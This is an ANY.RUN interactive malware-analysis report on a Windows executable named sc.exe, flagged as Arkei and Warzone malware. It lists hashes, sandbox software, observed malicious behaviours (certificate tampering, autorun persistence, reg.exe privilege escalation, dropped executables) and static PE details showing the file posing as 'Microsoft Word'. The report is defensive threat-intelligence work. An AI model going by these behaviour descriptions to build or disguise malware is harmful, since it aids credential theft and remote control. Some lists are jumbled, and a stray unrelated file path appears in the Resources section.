ANY RUN
INTERACTIVE MALWARE ANALYSIS

General Info

File name:	sc.exe
Full analysis:	https://app.any.run/tasks/1b24ee2b-5209-4fc5-b800-c25ee6c84731
Verdict:	Malicious activity
Analysis date:	August 17, 2022 at 14:07:17
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Tags:	arkei warzone
Indicators:	
MIME:	application/x-dosexec
File info:	PE32 executable (GUI) Intel 80386, for MS Windows
MD5:	7C18A8932AD363D3CED3D1F8478C70AC
SHA1:	D3607918BD10D5C51E5209B89FA23417C1880693
SHA256:	E0F2EA5A9D7BFE2E8938CE4D6ADD87369783A48C2D54CAF674FCC355FCCB56E3
SSDEEP:	24576:qXgr/BEuCNYeA06CG7Dmo/KvoulOQHO2XeLoPxWGec:qXmSLyKfOLoJF

Software environment set and analysis options

Launch configuration

Task duration:	300 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	240 seconds	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	off
Network:	on				

Software preset

- Internet Explorer 11.0.9600.19596 KB4534251
- Adobe Acrobat Reader DC (20.013.20064)
- Adobe Flash Player 32 ActiveX (32.0.0.453)
- Adobe Flash Player 32 NPAPI (32.0.0.453)
- Adobe Flash Player 32 PPAPI (32.0.0.453)
- Adobe Refresh Manager (1.8.0)
- CCleaner (5.74)
- FileZilla Client 3.51.0 (3.51.0)
- Google Chrome (86.0.4240.198)
- Google Update Helper (1.3.36.31)
- Java 8 Update 271 (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft .NET Framework 4.5.2 (4.5.51209)
- Microsoft Office Access MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Access MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Access Setup Metadata MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Excel MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Excel MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Groove MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)

Hotfixes

- Client LanguagePack Package
- Client Refresh LanguagePack Package
- CodecPack Basic Package
- Foundation Package
- IE Hyphenation Parent Package English
- IE Spelling Parent Package English
- IE Troubleshooters Package
- InternetExplorer Optional Package
- InternetExplorer Package TopLevel
- KB2479943
- KB2491683
- KB2506212
- KB2506928
- KB2532531
- KB2533552
- KB2533623
- KB2534111
- KB2545698
- KB2547666
- KB2552343
- KB2560656
- KB2564958
- KB2574819
- KB2579686
- KB2585542
- KB2604115
- KB2620704
- KB2621440
- KB2631813
- KB2639308
- KB2640148
- KB2653956
- KB2654428
- KB2656356
- KB2660075
- KB2667402
- KB2676562
- KB2685811
- KB2685813
- KB2685939

Microsoft Office Groove MUI (Russian) 2010 (14.0.4763.1000)	KB2690533
Microsoft Office Groove MUI (Spanish) 2010 (14.0.4763.1000)	KB2698365
Microsoft Office Groove MUI (Turkish) 2010 (14.0.4763.1013)	KB2705219
Microsoft Office IME (Japanese) 2010 (14.0.4763.1000)	KB2719857
Microsoft Office IME (Korean) 2010 (14.0.4763.1000)	KB2726535
Microsoft Office InfoPath MUI (French) 2010 (14.0.4763.1000)	KB2727528
Microsoft Office InfoPath MUI (German) 2010 (14.0.4763.1000)	KB2729094
Microsoft Office InfoPath MUI (Italian) 2010 (14.0.4763.1000)	KB2729452
Microsoft Office InfoPath MUI (Japanese) 2010 (14.0.4763.1000)	KB2731771
Microsoft Office InfoPath MUI (Korean) 2010 (14.0.4763.1000)	KB2732059
Microsoft Office InfoPath MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2736422
Microsoft Office InfoPath MUI (Russian) 2010 (14.0.4763.1000)	KB2742599
Microsoft Office InfoPath MUI (Spanish) 2010 (14.0.4763.1000)	KB2750841
Microsoft Office InfoPath MUI (Turkish) 2010 (14.0.4763.1013)	KB2758857
Microsoft Office Language Pack 2010 - French/Français (14.0.4763.1000)	KB2761217
Microsoft Office Language Pack 2010 - German/Deutsch (14.0.4763.1000)	KB2770660
Microsoft Office Language Pack 2010 - Italian/Italiano (14.0.4763.1000)	KB2773072
Microsoft Office Language Pack 2010 - Japanese/日本語 (14.0.4763.1000)	KB2786081
Microsoft Office Language Pack 2010 - Korean/한국어 (14.0.4763.1000)	KB2789645
Microsoft Office Language Pack 2010 - Portuguese/Português (Brasil) (14.0.4763.1000)	KB2799926
Microsoft Office Language Pack 2010 - Russian/русский (14.0.4763.1000)	KB2800095
Microsoft Office Language Pack 2010 - Spanish/Español (14.0.4763.1000)	KB2807986
Microsoft Office Language Pack 2010 - Turkish/Türkçe (14.0.4763.1013)	KB2808679
Microsoft Office O MUI (French) 2010 (14.0.4763.1000)	KB2813347
Microsoft Office O MUI (German) 2010 (14.0.4763.1000)	KB2813430
Microsoft Office O MUI (Italian) 2010 (14.0.4763.1000)	KB2820331
Microsoft Office O MUI (Japanese) 2010 (14.0.4763.1000)	KB2834140
Microsoft Office O MUI (Korean) 2010 (14.0.4763.1000)	KB2836942
Microsoft Office O MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2836943
Microsoft Office O MUI (Russian) 2010 (14.0.4763.1000)	KB2840631
Microsoft Office O MUI (Spanish) 2010 (14.0.4763.1000)	KB2843630
Microsoft Office O MUI (Turkish) 2010 (14.0.4763.1013)	KB2847927
Microsoft Office OneNote MUI (English) 2010 (14.0.6029.1000)	KB2852386
Microsoft Office OneNote MUI (French) 2010 (14.0.4763.1000)	KB2853952
Microsoft Office OneNote MUI (German) 2010 (14.0.4763.1000)	KB2857650
Microsoft Office OneNote MUI (Italian) 2010 (14.0.4763.1000)	KB2861698
Microsoft Office OneNote MUI (Japanese) 2010 (14.0.4763.1000)	KB2862152
Microsoft Office OneNote MUI (Korean) 2010 (14.0.4763.1000)	KB2862330
Microsoft Office OneNote MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2862335
Microsoft Office OneNote MUI (Russian) 2010 (14.0.4763.1000)	KB2864202
Microsoft Office OneNote MUI (Spanish) 2010 (14.0.4763.1000)	KB2868038
Microsoft Office OneNote MUI (Turkish) 2010 (14.0.4763.1013)	KB2871997
Microsoft Office Outlook MUI (English) 2010 (14.0.6029.1000)	KB2872035
Microsoft Office Outlook MUI (French) 2010 (14.0.4763.1000)	KB2884256
Microsoft Office Outlook MUI (German) 2010 (14.0.4763.1000)	KB2891804
Microsoft Office Outlook MUI (Italian) 2010 (14.0.4763.1000)	KB2893294
Microsoft Office Outlook MUI (Japanese) 2010 (14.0.4763.1000)	KB2893519
Microsoft Office Outlook MUI (Korean) 2010 (14.0.4763.1000)	KB2894844
Microsoft Office Outlook MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2900986
Microsoft Office Outlook MUI (Russian) 2010 (14.0.4763.1000)	KB2908783
Microsoft Office Outlook MUI (Spanish) 2010 (14.0.4763.1000)	KB2911501
Microsoft Office Outlook MUI (Turkish) 2010 (14.0.4763.1013)	KB2912390
Microsoft Office PowerPoint MUI (English) 2010 (14.0.6029.1000)	KB2918077
Microsoft Office PowerPoint MUI (French) 2010 (14.0.4763.1000)	KB2919469
Microsoft Office PowerPoint MUI (German) 2010 (14.0.4763.1000)	KB2923545
Microsoft Office PowerPoint MUI (Italian) 2010 (14.0.4763.1000)	KB2931356
Microsoft Office PowerPoint MUI (Japanese) 2010 (14.0.4763.1000)	KB2937610
Microsoft Office PowerPoint MUI (Korean) 2010 (14.0.4763.1000)	KB2943357
Microsoft Office PowerPoint MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2952664
Microsoft Office PowerPoint MUI (Russian) 2010 (14.0.4763.1000)	KB2968294
Microsoft Office PowerPoint MUI (Spanish) 2010 (14.0.4763.1000)	KB2970228
Microsoft Office PowerPoint MUI (Turkish) 2010 (14.0.4763.1013)	KB2972100
Microsoft Office Professional 2010 (14.0.6029.1000)	KB2972211
Microsoft Office Proof (Arabic) 2010 (14.0.4763.1000)	KB2973112
Microsoft Office Proof (Basque) 2010 (14.0.4763.1000)	KB2973201
Microsoft Office Proof (Catalan) 2010 (14.0.4763.1000)	KB2977292
Microsoft Office Proof (Dutch) 2010 (14.0.4763.1000)	KB2978120
Microsoft Office Proof (English) 2010 (14.0.6029.1000)	KB2978742
Microsoft Office Proof (French) 2010 (14.0.6029.1000)	KB2984972
Microsoft Office Proof (Galician) 2010 (14.0.4763.1000)	KB2984976
Microsoft Office Proof (German) 2010 (14.0.4763.1000)	KB2984976 SP1

Microsoft Office Proof (Italian) 2010 (14.0.4763.1000)	KB2985461
Microsoft Office Proof (Japanese) 2010 (14.0.4763.1000)	KB2991963
Microsoft Office Proof (Korean) 2010 (14.0.4763.1000)	KB2992611
Microsoft Office Proof (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2999226
Microsoft Office Proof (Russian) 2010 (14.0.4763.1000)	KB3004375
Microsoft Office Proof (Spanish) 2010 (14.0.6029.1000)	KB3006121
Microsoft Office Proof (Turkish) 2010 (14.0.4763.1013)	KB3006137
Microsoft Office Proof (Ukrainian) 2010 (14.0.4763.1000)	KB3010788
Microsoft Office Proofing (English) 2010 (14.0.6029.1000)	KB3011780
Microsoft Office Proofing (French) 2010 (14.0.4763.1000)	KB3013531
Microsoft Office Proofing (German) 2010 (14.0.4763.1000)	KB3019978
Microsoft Office Proofing (Italian) 2010 (14.0.4763.1000)	KB3020370
Microsoft Office Proofing (Japanese) 2010 (14.0.4763.1000)	KB3020388
Microsoft Office Proofing (Korean) 2010 (14.0.4763.1000)	KB3021674
Microsoft Office Proofing (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3021917
Microsoft Office Proofing (Russian) 2010 (14.0.4763.1000)	KB3022777
Microsoft Office Proofing (Spanish) 2010 (14.0.4763.1000)	KB3023215
Microsoft Office Proofing (Turkish) 2010 (14.0.4763.1013)	KB3030377
Microsoft Office Publisher MUI (English) 2010 (14.0.6029.1000)	KB3031432
Microsoft Office Publisher MUI (French) 2010 (14.0.4763.1000)	KB3035126
Microsoft Office Publisher MUI (German) 2010 (14.0.4763.1000)	KB3037574
Microsoft Office Publisher MUI (Italian) 2010 (14.0.4763.1000)	KB3042058
Microsoft Office Publisher MUI (Japanese) 2010 (14.0.4763.1000)	KB3045685
Microsoft Office Publisher MUI (Korean) 2010 (14.0.4763.1000)	KB3046017
Microsoft Office Publisher MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3046269
Microsoft Office Publisher MUI (Russian) 2010 (14.0.4763.1000)	KB3054476
Microsoft Office Publisher MUI (Spanish) 2010 (14.0.4763.1000)	KB3055642
Microsoft Office Publisher MUI (Turkish) 2010 (14.0.4763.1013)	KB3059317
Microsoft Office SharePoint Designer MUI (French) 2010 (14.0.4763.1000)	KB3060716
Microsoft Office SharePoint Designer MUI (German) 2010 (14.0.4763.1000)	KB3061518
Microsoft Office SharePoint Designer MUI (Italian) 2010 (14.0.4763.1000)	KB3067903
Microsoft Office SharePoint Designer MUI (Japanese) 2010 (14.0.4763.1000)	KB3068708
Microsoft Office SharePoint Designer MUI (Korean) 2010 (14.0.4763.1000)	KB3071756
Microsoft Office SharePoint Designer MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3072305
Microsoft Office SharePoint Designer MUI (Russian) 2010 (14.0.4763.1000)	KB3074543
Microsoft Office SharePoint Designer MUI (Spanish) 2010 (14.0.4763.1000)	KB3075226
Microsoft Office SharePoint Designer MUI (Turkish) 2010 (14.0.4763.1013)	KB3078667
Microsoft Office Shared MUI (English) 2010 (14.0.6029.1000)	KB3080149
Microsoft Office Shared MUI (French) 2010 (14.0.4763.1000)	KB3086255
Microsoft Office Shared MUI (German) 2010 (14.0.4763.1000)	KB3092601
Microsoft Office Shared MUI (Italian) 2010 (14.0.4763.1000)	KB3093513
Microsoft Office Shared MUI (Japanese) 2010 (14.0.4763.1000)	KB3097989
Microsoft Office Shared MUI (Korean) 2010 (14.0.4763.1000)	KB3101722
Microsoft Office Shared MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3102429
Microsoft Office Shared MUI (Russian) 2010 (14.0.4763.1000)	KB3102810
Microsoft Office Shared MUI (Spanish) 2010 (14.0.4763.1000)	KB3107998
Microsoft Office Shared MUI (Turkish) 2010 (14.0.4763.1013)	KB3108371
Microsoft Office Shared Setup Metadata MUI (English) 2010 (14.0.6029.1000)	KB3108664
Microsoft Office Single Image 2010 (14.0.6029.1000)	KB3109103
Microsoft Office Word MUI (English) 2010 (14.0.6029.1000)	KB3109560
Microsoft Office Word MUI (French) 2010 (14.0.4763.1000)	KB3110329
Microsoft Office Word MUI (German) 2010 (14.0.4763.1000)	KB3115858
Microsoft Office Word MUI (Italian) 2010 (14.0.4763.1000)	KB3118401
Microsoft Office Word MUI (Japanese) 2010 (14.0.4763.1000)	KB3122648
Microsoft Office Word MUI (Korean) 2010 (14.0.4763.1000)	KB3123479
Microsoft Office Word MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3126587
Microsoft Office Word MUI (Russian) 2010 (14.0.4763.1000)	KB3127220
Microsoft Office Word MUI (Spanish) 2010 (14.0.4763.1000)	KB3133977
Microsoft Office Word MUI (Turkish) 2010 (14.0.4763.1013)	KB3137061
Microsoft Office X MUI (French) 2010 (14.0.4763.1000)	KB3138378
Microsoft Office X MUI (German) 2010 (14.0.4763.1000)	KB3138612
Microsoft Office X MUI (Italian) 2010 (14.0.4763.1000)	KB3138910
Microsoft Office X MUI (Japanese) 2010 (14.0.4763.1000)	KB3139398
Microsoft Office X MUI (Korean) 2010 (14.0.4763.1000)	KB3139914
Microsoft Office X MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3140245
Microsoft Office X MUI (Russian) 2010 (14.0.4763.1000)	KB3147071
Microsoft Office X MUI (Spanish) 2010 (14.0.4763.1000)	KB3150220
Microsoft Office X MUI (Turkish) 2010 (14.0.4763.1013)	KB3150513
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 (9.0.30729.6161)	KB3155178
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219 (10.0.40219)	KB3156016
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.30501 (12.0.30501.0)	KB3159398

Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005 (12.0.21005)
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005 (12.0.21005)
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.21.27702 (14.21.27702.2)
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.21.27702 (14.21.27702)
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.21.27702 (14.21.27702)
Mozilla Firefox 83.0 (x86 en-US) (83.0)
Mozilla Maintenance Service (83.0.0.7621)
Notepad++ (32-bit x86) (7.9.1)
Opera 12.15 (12.15.1748)
QGA (2.14.33)
Skype version 8.29 (8.29)
VLC media player (3.0.11)
WinRAR 5.91 (32-bit) (5.91.0)

KB3161102
KB3161949
KB3170735
KB3172605
KB3179573
KB3184143
KB3185319
KB4019990
KB4040980
KB4474419
KB4490628
KB4524752
KB4532945
KB4536952
KB4567409
KB958488
KB976902
KB982018
LocalPack AU Package
LocalPack CA Package
LocalPack GB Package
LocalPack US Package
LocalPack ZA Package
Package 21 for KB2984976
Package 38 for KB2984976
Package 45 for KB2984976
Package 59 for KB2984976
Package 7 for KB2984976
Package 76 for KB2984976
PlatformUpdate Win7 SRV08R2 Package TopLevel
ProfessionalEdition
RDP BlueIP Package TopLevel
RDP WinIP Package TopLevel
RollupFix
UltimateEdition
WUClient SelfUpdate ActiveX
WUClient SelfUpdate Aux TopLevel
WUClient SelfUpdate Core TopLevel
WinMan WinIP Package TopLevel

Behavior activities

MALICIOUS

Changes settings of System certificates
sc.exe (PID: 2596)

Drops executable file immediately after starts
sc.exe (PID: 2596)

Changes the autorun value in the registry
sc.exe (PID: 2596)

Known privilege escalation attack
reg.exe (PID: 2128)
reg.exe (PID: 2236)

ARKEI detected by memory dumps
rasphone.exe (PID: 3704)

WARZONE detected by memory dumps
rasphone.exe (PID: 3704)

SUSPICIOUS

Checks supported languages
sc.exe (PID: 2596)
cmd.exe (PID: 2948)
cmd.exe (PID: 3068)
cmd.exe (PID: 828)
cmd.exe (PID: 3048)
cmd.exe (PID: 3864)
powershell.exe (PID: 2188)
tree.com (PID: 2748)

Reads the computer name
sc.exe (PID: 2596)
cmd.exe (PID: 3068)
powershell.exe (PID: 2188)

Drops a file with a compile date too recent
sc.exe (PID: 2596)

Adds / modifies Windows certificates
sc.exe (PID: 2596)

Executable content was dropped or overwritten
sc.exe (PID: 2596)

Application launched itself
cmd.exe (PID: 2948)
cmd.exe (PID: 3068)

Changes default file association
reg.exe (PID: 2128)
reg.exe (PID: 2236)

Reads the date of Windows installation
CompMgmtLauncher.exe (PID: 3260)
powershell.exe (PID: 2188)

INFO

Reads settings of System Certificates
sc.exe (PID: 2596)
powershell.exe (PID: 2188)

Checks Windows Trust Settings
sc.exe (PID: 2596)
powershell.exe (PID: 2188)

Checks supported languages
net1.exe (PID: 3544)
whoami.exe (PID: 1904)
net.exe (PID: 3472)
CompMgmtLauncher.exe (PID: 3260)
reg.exe (PID: 3880)
reg.exe (PID: 2236)
findstr.exe (PID: 3660)
reg.exe (PID: 2128)
reg.exe (PID: 1108)
rasphone.exe (PID: 3704)

Reads the computer name
whoami.exe (PID: 1904)
net1.exe (PID: 3544)
CompMgmtLauncher.exe (PID: 3260)

Starts application with an unusual extension
cmd.exe (PID: 3068)

Static information

TRiD

.exe | Win32 Executable Delphi generic (37.4)
.scr | Windows screen saver (34.5)
.exe | Win32 Executable (generic) (11.9)
.exe | Win16/32 Executable Delphi generic (5.4)
.exe | Generic Win/DOS Executable (5.2)

EXIF

EXE

Author:	BlueLife
HomePage:	www.scdum.org
CompanyName:	www.sc.org
LegalCopyright:	Copyright ©2013 www.sordum.org All Rights Reserved.
FileDescription:	Microsoft Word CIX
Comments:	Microsoft Word
FileVersion:	1.2.0.0
CharacterSet:	Unicode
LanguageCode:	English (British)
FileSubtype:	0
ObjectFileType:	Unknown
FileOS:	Win32
FileFlags:	(none)
FileFlagsMask:	0x003f
ProductVersionNumber:	1.2.0.0
FileVersionNumber:	1.2.0.0
Subsystem:	Windows GUI
SubsystemVersion:	4
ImageVersion:	0
OSVersion:	4
EntryPoint:	0x86998
UninitializedDataSize:	0
InitializedDataSize:	699904
CodeSize:	545792
LinkerVersion:	2.25
PEType:	PE32
TimeStamp:	1992:06:20 00:22:17+02:00
MachineType:	Intel 386 or later, and compatibles

Summary

Architecture:	IMAGE_FILE_MACHINE_I386
Subsystem:	IMAGE_SUBSYSTEM_WINDOWS_GUI
Compilation Date:	19-Jun-1992 22:22:17
Detected languages:	English - United Kingdom
	English - United States
	Russian - Russia
FileVersion:	1.2.0.0
Comments:	Microsoft Word
FileDescription:	Microsoft Word CIX
LegalCopyright:	Copyright ©2013 www.sordum.org All Rights Reserved.
CompanyName:	www.sc.org
HomePage:	www.scdum.org
Author:	BlueLife

DOS Header

Magic number:	MZ
Bytes on last page of file:	0x0050
Pages in file:	0x0002
Relocations:	0x0000
Size of header:	0x0004
Min extra paragraphs:	0x000F
Max extra paragraphs:	0xFFFF
Initial SS value:	0x0000
Initial SP value:	0x00B8
Checksum:	0x0000
Initial IP value:	0x0000
Initial CS value:	0x0000
Overlay number:	0x001A
OEM identifier:	0x0000

PE Headers

Signature:	PE
Machine:	IMAGE_FILE_MACHINE_I386
Number of sections:	9
Time date stamp:	19-Jun-1992 22:22:17
Pointer to Symbol Table:	0x00000000
Number of symbols:	0
Size of Optional Header:	0x00E0
Characteristics:	IMAGE_FILE_32BIT_MACHINE
	IMAGE_FILE_BYTES_REVERSED_HI
	IMAGE_FILE_BYTES_REVERSED_LO
	IMAGE_FILE_EXECUTABLE_IMAGE
	IMAGE_FILE_LINE_NUMS_STRIPPED
	IMAGE_FILE_LOCAL_SYMS_STRIPPED

OEM information:	0x0000
Address of NE header:	0x00000100

Sections

Name	Virtual Address	Virtual Size	Raw Size	Charateristics	Entropy
.text	0x00001000	0x000849E0	0x00084A00	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ	6.56087
.itext	0x00086000	0x000009E0	0x00000A00	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ	6.2538
.data	0x00087000	0x00002380	0x00002400	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE	3.80421
.bss	0x0008A000	0x00003878	0x00000000	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE	0
.idata	0x0008E000	0x00002C42	0x00002E00	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE	5.13963
.tls	0x00091000	0x00000040	0x00000000	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE	0
.rdata	0x00092000	0x00000018	0x00000200	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	0.205446
.reloc	0x00093000	0x00008E5C	0x00009000	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ	6.66931
.rsrc	0x0009C000	0x0009C9B7	0x0009CA00	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	5.29443

Resources


Title	Entropy	Size	Codepage	Language	Type
1	5.07235	399	UNKNOWN	Russian - Russia	RT_MANIFEST
2	2.22735	16936	UNKNOWN	UNKNOWN	RT_ICON
3	2.47072	9640	UNKNOWN	UNKNOWN	RT_ICON
4	2.63866	4264	UNKNOWN	UNKNOWN	RT_ICON
5	2.8269	2440	UNKNOWN	UNKNOWN	RT_ICON
6	3.34643	1128	UNKNOWN	UNKNOWN	RT_ICON
7	2.91604	308	UNKNOWN	English - United States	RT_CURSOR
4081	3.25809	652	UNKNOWN	UNKNOWN	RT_STRING
4082	3.43376	1028	UNKNOWN	UNKNOWN	RT_STRING
4083	3.37918	664	UNKNOWN	UNKNOWN	RT_STRING
4084	3.51789	188	UNKNOWN	UNKNOWN	RT_STRING
4085	3.43398	272	UNKNOWN	UNKNOWN	RT_STRING
4086	3.39323	584	UNKNOWN	UNKNOWN	RT_STRING
4087	3.27996	1020	UNKNOWN	UNKNOWN	RT_STRING
4088	3.24508	944	UNKNOWN	UNKNOWN	RT_STRING
4089	3.34142	852	UNKNOWN	UNKNOWN	RT_STRING
4090	3.32267	968	UNKNOWN	UNKNOWN	RT_STRING
4091	3.25287	212	UNKNOWN	UNKNOWN	RT_STRING
4092	3.26919	164	UNKNOWN	UNKNOWN	RT_STRING
4093	3.35394	672	UNKNOWN	UNKNOWN	RT_STRING
4094	3.29437	1112	UNKNOWN	UNKNOWN	RT_STRING
4095	3.32482	908	UNKNOWN	UNKNOWN	RT_STRING
4096	3.2857	692	UNKNOWN	UNKNOWN	RT_STRING
32761	1.83876	20	UNKNOWN	English - United States	RT_GROUP_CURSOR
32762	1.91924	20	UNKNOWN	English - United States	RT_GROUP_CURSOR
32763	2.01924	20	UNKNOWN	English - United States	RT_GROUP_CURSOR
32764	2.01924	20	UNKNOWN	English - United States	RT_GROUP_CURSOR
32765	2.01924	20	UNKNOWN	English - United States	RT_GROUP_CURSOR
32766	2.01924	20	UNKNOWN	English - United States	RT_GROUP_CURSOR
32767	2.01924	20	UNKNOWN	English - United States	RT_GROUP_CURSOR
LOGO	7.97536	44774	UNKNOWN	Russian - Russia	IMAGE
BBABORT	2.92079	464	UNKNOWN	English - United States	RT_BITMAP
BBALL	3.16995	484	UNKNOWN	English - United States	RT_BITMAP
BBCANCEL	2.92079	464	UNKNOWN	English - United States	RT_BITMAP

BBCLOSE	3.68492	464	UNKNOWN	English - United States	RT_BITMAP
BBHELP	2.88085	464	UNKNOWN	English - United States	RT_BITMAP
BBIGNORE	3.29718	464	UNKNOWN	English - United States	RT_BITMAP
BBNO	3.58804	464	UNKNOWN	English - United States	RT_BITMAP
BBOK	2.67459	464	UNKNOWN	English - United States	RT_BITMAP
BBOKK	5.66857	192616	UNKNOWN	English - United States	RT_BITMAP
BBRETRY	3.53344	464	UNKNOWN	English - United States	RT_BITMAP
BBYES	2.67459	464	UNKNOWN	English - United States	RT_BITMAP
PREVIEWGLYPH	2.85172	232	UNKNOWN	English - United States	RT_BITMAP
DLGTEMPLATE	2.5627	82	UNKNOWN	UNKNOWN	RT_DIALOG
TEXTFILEDLG	2.61605	82	UNKNOWN	UNKNOWN	RT_DIALOG
DVCLAL	4	16	UNKNOWN	UNKNOWN	RT_RCDATA
ENTRO	6.18076	40774	UNKNOWN	English - United States	RT_RCDATA
PACKAGEINFO	5.49993	1040	UNKNOWN	UNKNOWN	RT_RCDATA
TMXFRM	4.89108	34588	UNKNOWN	UNKNOWN	RT_RCDATA
MAINICON	2.76847	90	UNKNOWN	UNKNOWN	RT_GROUP_ICON

Imports

URL
advapi32.dll
comctl32.dll
comdlg32.dll
gdi32.dll
kernel32.dll
msimg32.dll
ole32.dll
oleaut32.dll
user32.dll
version.dll

